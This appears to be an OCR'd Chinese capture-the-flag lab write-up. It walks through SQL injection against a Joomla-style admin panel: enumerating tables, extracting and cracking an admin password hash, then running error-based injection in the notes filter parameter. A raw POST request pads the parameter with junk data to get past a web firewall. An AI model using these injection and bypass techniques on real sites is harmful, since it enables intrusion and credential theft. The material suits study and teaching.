
只能使用`database()`表示数据库了




发现有很多表，我们可以用burp来跑



设置相关参数







存在 `#__user_flag` 表


63	63	500	☐	☐	3809	>#__updates'
64	64	500	☐	☐	3813	>#__user_flag'
65	65	500	☐	☐	3813	>#__user_keys'

再查字段,得到id和passwd



开始查字段内容，得到用户id `WhatsUp`，
密码 `68e109f0f40ca72a15e05cc22786f8`






解密出来为 `HelloWorld`


登录后台,得到flag

归来-脚踏实地

登录到后台后，在`http://awd19-b22.aqlab.cn/administrator/index.php?option=com_users&view=notes`处（漏洞可在网上查到相应的exp），post参数`filter[catgory]`存在报错注入




被拦截，还是可以进行脏数据处理



```
POST /administrator/index.php?option=com_users&view=notes HTTP/1.1
Host: awd19-b22.aqlab.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0)
Gecko/20100101 Firefox/93.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 55632
Origin: http://awd19-b22.aqlab.cn
Connection: close
Referer:
http://awd19-b22.aqlab.cn/administrator/index.php?option=com_users&view=
notes
Cookie: UM_distinctid=
17ca612332710c-097833cfaa38d58-4c3e2679-144000-17ca612332894d;
130278f82abbc8f1ceb3ac4309021b2b=qatpbqanr77kgfagqau4d5uvs2;
security_background_key=74ee6f661482e6df90a8c3c3efc814d4;
690431198df27d8fa794457ed53cca89=of6ths0omr26slrjsa2u6dkba5
Upgrade-Insecure-Requests: 1

filter%5Bsearch%5D=&list%5Bfullordering%5D=a.review_time+DESC&
list%5Blimit%5D=20&filter%5Bpublished%5D=&filter%5Bcategory_id%5D=
/*11111111111111111111111111111111111111111111111111111111111111111111
11111111111111111111111111111111111111111111111111111111111111111111
11111111111111111111111111111111111111111111111111111111111111111111
11111111111111111111111111111111111111111111111111111111111111111111
11111111111111111111111111111111111111111111111111111111111111111111
```



然后这个数据库是之前我们查过的库